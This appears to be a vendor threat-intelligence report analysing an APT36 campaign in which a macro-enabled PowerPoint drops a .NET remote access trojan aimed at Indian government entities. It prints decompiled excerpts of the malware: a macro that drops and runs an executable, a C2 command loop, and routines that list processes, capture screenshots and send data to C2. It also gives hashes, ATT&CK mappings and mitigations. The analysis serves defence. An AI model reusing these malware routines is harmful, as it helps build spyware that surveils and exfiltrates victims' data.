
ThreatMon



From Slides to Threats: Transparent Tribe's New Attack on Indian Government Entities Using Malicious PPT

@ThreatMon
@MonThreat
@threatmon
@TMRansomMonitor

Contents

Introduction

In the vast landscape of cybersecurity threats, state-sponsored cyber espionage groups pose a significant challenge to national security. One such notable threat actor is Transparent Tribe, also known as APT36 (Advanced Persistent Threat 36), which has been actively targeting government entities in India. This technical analysis delves into the attack chain employed by Transparent Tribe, providing insights into their tactics, techniques, and procedures (TTPs). The observed attack vector involves a multi-stage process, initiated by phishing emails, followed by the distribution of a malicious PowerPoint file embedded with macro code, and ultimately resulting in the deployment of a remote access trojan (RAT).

By examining the attack chain, we aim to shed light on the specific techniques employed by Transparent Tribe, as well as the Indicators of Compromise (IOCs) associated with their activities. Additionally, we will outline a YARA rule for detection, further enhancing defensive measures against this threat actor.

Mitigation and detection strategies are crucial in countering the persistent threat posed by Transparent Tribe. Understanding their attack chain, along with the specific MITRE ATT&CK techniques employed, allows security professionals to bolster their defenses and proactively identify potential vulnerabilities. By leveraging the IOCs and implementing the provided YARA rule, organizations can enhance their incident response capabilities and fortify their security posture against Transparent Tribe's sophisticated campaigns.

As the threat landscape continues to evolve, it is imperative that organizations remain vigilant and proactive in implementing robust cybersecurity measures. By staying informed about the techniques and tools employed by threat actors like Transparent Tribe, we can collectively work towards safeguarding critical infrastructure and defending against the ever-evolving landscape of cyber threats.

Transparent Tribe (APT36)

Transparent Tribe is a suspected Pakistan-based threat group that has been active since at least 2013, primarily targeting diplomatic, defense, and research organizations in India and Afghanistan.

Alias: COPPER FIELDSTONE, APT36, Mythic Leopard, ProjectM

Technical Analysis

Attack Chain




Figure 1 - Attack Chain Illustration

Phishing Document

The attack chain starts with a malicious powerpoint file “SANJY-2023 Security Measure.ppam”.




Figure 2 - Document asks for enabling macros




Figure 3 - What PPT looks like

The powerpoint contains macro code (Visual Basic) and a zip which contains two executable files.

```
    Set oAzdfipp = CreateObject("Shell.Application")

    file_asfmoud_2_name = "idtvivrs vdao"

    folder_asfmoud_2_name = Environ$("USERPROFILE") & "\Ofcx_" & "" & Second(Now) & "\"

    If Dir(folder_asfmoud_2_name, vbDirectory) = "" Then
        MkDir (folder_asfmoud_2_name)
    End If

    path_asfmoud_2_file = folder_asfmoud_2_name & file_asfmoud_2_name

    Dim objWdord As Object

    Dim FDERO As Object
    Set FDERO = CreateObject("Scripting.FileSystemObject")


    Dim oAdddein As AddIn
    Dim sAdfdins As String
```

Figure 4 - A piece of macro code

Macro code first creates a directory under %USERPROFILE%, extracts its contents then executes the EXE named “idtvivrs vdao.exe”.




Figure 5 - Macro drops the RAT

Remote Access Trojan

Name	idtvivrs vdao.exe
MD5	F472B4AE02E5956F4F25CCFD6ECFDA4B
SHA256	D6E0063D5A48B516D66696BA9557758F84547017F3A48BAEC4D09E5DE919A47D
File Type	PE/32 .NET


Starts with a very short Main().

```
using System;
using System.Windows.Forms;

namespace idtvivrs_vdao
{
    // Token: 0x02000009 RID: 9
    internal static class Program
    {
        // Token: 0x0600003B RID: 59 RVA: 0x00004877 File Offset: 0x00002A77
        [STAThread]
        private static void Main()
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false);
            Application.Run(new Form2());
        }
    }
}
```

Figure 6 - Main() function of RAT

Here is the main execution loop of the RAT. It repeatedly reads commands or instructions (retrieved using the get_pEtype method) from the command and control server, interprets the commands based on their text values, and executes different actions or methods accordingly.




```
176             this.is_mwgchs = true;
177             this.newdeam = this.niet_swdtr(this.main_wdket);
178             this.is_savdtren = false;
179             while (this.is_weadks)
180             {
181                 string[] procss_type = this.get_pEtype();
182                 if (procss_type == null)
183                 {
184                     this.is_weadks = false;
185                     break;
186                 }
187                 this.iswqwncel = false;
188                 string text = procss_type[0].ToLower();
189                 if (text.Split(new char[] { '-' }).Length > 1)
190                 {
191                     text = text.Split(new char[] { '-' })[1];
192                 }
193                 text = text.Remove(3, 1);
194                 text = text.Insert(3, "5");
195                 if (text == "thy5umb")
196                 {
197                     this.imageWails(procss_type[1]);
198                 }
199                 if (text == "scy5rsz")
200                 {
201                     this.dsecrn_size(procss_type[1]);
202                 }
203                 if (text == "gey5tavs")
```

Figure 7 - Main execution loop

Here are the capabilities of the RAT:

- Extracting information about an image then sending to C2
- Getting screen size information
- Retrieving information about running processes
- Capturing screenshots
- Copying itself to another location
- Downloading file
- Retrieving information about a file specified
- Gathering and sending account information
- Listing files and folders in specified directory
- Sending a file to C2
- Removing itself
- Moving a file from one place to another
- Deleting any file
- Executing commands by starting process

```
public void macEe_prorcss(string types)
{
    try
    {
        string text = "";
        Process[] processes = Process.GetProcesses();
        for (int i = 0; i <= processes.Length - 1; i++)
        {
            text = text + processes[i].Id + ">|".Split(new char[] { '|' })[0];
            text = text + processes[i].ProcessName + ">|".Split(new char[] { '|' })[0];
            text += "0>|".Split(new char[] { '|' })[0];
            text += "<";
        }
        byte[] array = DIRERQSIF.get_bywfray(text);
        this.loadQEta(array, types + "=prohts|".Split(new char[] { '|' })[0], false);
    }
    catch
    {
    }
}
```

Figure 8 - Retrieving information about running processes

```
private void isyDesk_scren(string desEsize)
{
    try
    {
        this.desdwsize = (int)Convert.ToInt16(desEsize.Split(new char[] { '>' })[0].Trim());
        while (this.is_savdtren && this.is_weadks)
        {
            this.image = this.scrn_cdaps.deskWEren(this.desdwsize);
            this.scr_mDeam.SetLength(0L);
            this.image.Save(this.scr_mDeam, ImageFormat.Jpeg);
            this.loadQEta(this.scr_mDeam.ToArray(), "scyren=|".Split(new char[] { '|' })[0], false);
        }
    }
    catch
    {
    }
}
```

Figure 9 - Capturing screenshot of Desktop

```
343         private void imageWails(string path)
344         {
345             try
346             {
347                 Bitmap bitmap = new Bitmap(new Bitmap(path), new Size(200, 150));
348                 if (bitmap != null)
349                 {
350                     FileInfo fileInfo = new FileInfo(path);
351                     string text = fileInfo.Name + ">|".Split(new char[] { '|' })[0];
352                     text = text + fileInfo.CreationTimeUtc.Date.ToString() + ">|".Split(new char[] { '|' })[0];
353                     text = text + this.geyAsize(fileInfo.Length) + ">";
354                     MemoryStream memoryStream = new MemoryStream();
355                     bitmap.Save(memoryStream, ImageFormat.Gif);
356                     this.loadQEta(memoryStream.ToArray(), "thyumb=|".Split(new char[] { '|' })[0] + text, false);
357                 }
358             }
359             catch
360             {
361             }
362         }
```

Figure 10 - Extracting information about an image then sending to C2

MITRE ATT&CK

Technique Name	Technique ID
Spearphishing Attachment	T1566.001
User Execution	T1204
Obfuscated Files or Information	T1027
Remote System Discovery	T1018
Screen Capture	T1113
Application Layer Protocol	T1071
Encrypted Channel	T1573

Mitigation

- Implement email filtering and educate users about the risks associated with opening attachments from unknown or suspicious sources. Use spam filters and antivirus software to detect and block malicious attachments. Conduct regular security awareness training to help users recognize and report phishing attempts.
- Enforce strict application whitelisting policies to prevent users from executing unauthorized or potentially malicious files. Regularly update and patch software to address vulnerabilities that can be exploited by malicious executables. Educate users about the risks of executing files from untrusted sources.
- Utilize advanced malware detection tools that can identify and analyze obfuscated code or files. Implement behavioral analysis techniques to detect suspicious patterns and activities. Regularly update antivirus and security software to detect and block obfuscated files.
- Employ network segmentation to limit the visibility and access between different systems. Implement strong access controls and authentication mechanisms to prevent unauthorized remote system discovery. Regularly monitor and analyze network traffic to detect any anomalous behavior.
- Use endpoint protection solutions that include anti-spyware and screen capture detection capabilities. Implement data loss prevention (DLP) mechanisms to detect and prevent unauthorized screen capture activities. Limit user privileges and enforce strict access controls to reduce the risk of sensitive information being captured.
- Implement network monitoring tools to identify and analyze abnormal or malicious activity within application layer protocols. Employ deep packet inspection (DPI) techniques to detect and block suspicious protocols or traffic. Regularly update and patch applications to address any known vulnerabilities.
- Implement SSL/TLS inspection solutions that can decrypt and inspect encrypted network traffic for malicious content. Utilize next-generation firewalls and intrusion detection/prevention systems to detect and block malicious activities within encrypted channels. Monitor network traffic and look for anomalies or patterns that may indicate malicious activity.

Detection

For YARA Rules and Indicators of Compromise (IOCs) check our github.

Get 30 Days Premium Access!

Get started with a limited, free version of Threatmon to analyze internet assets, operationalize attacker intelligence and transform your security program from reactive to proactive.

ThreatMon

45305 Catalina cs St 150, Sterling VA 20166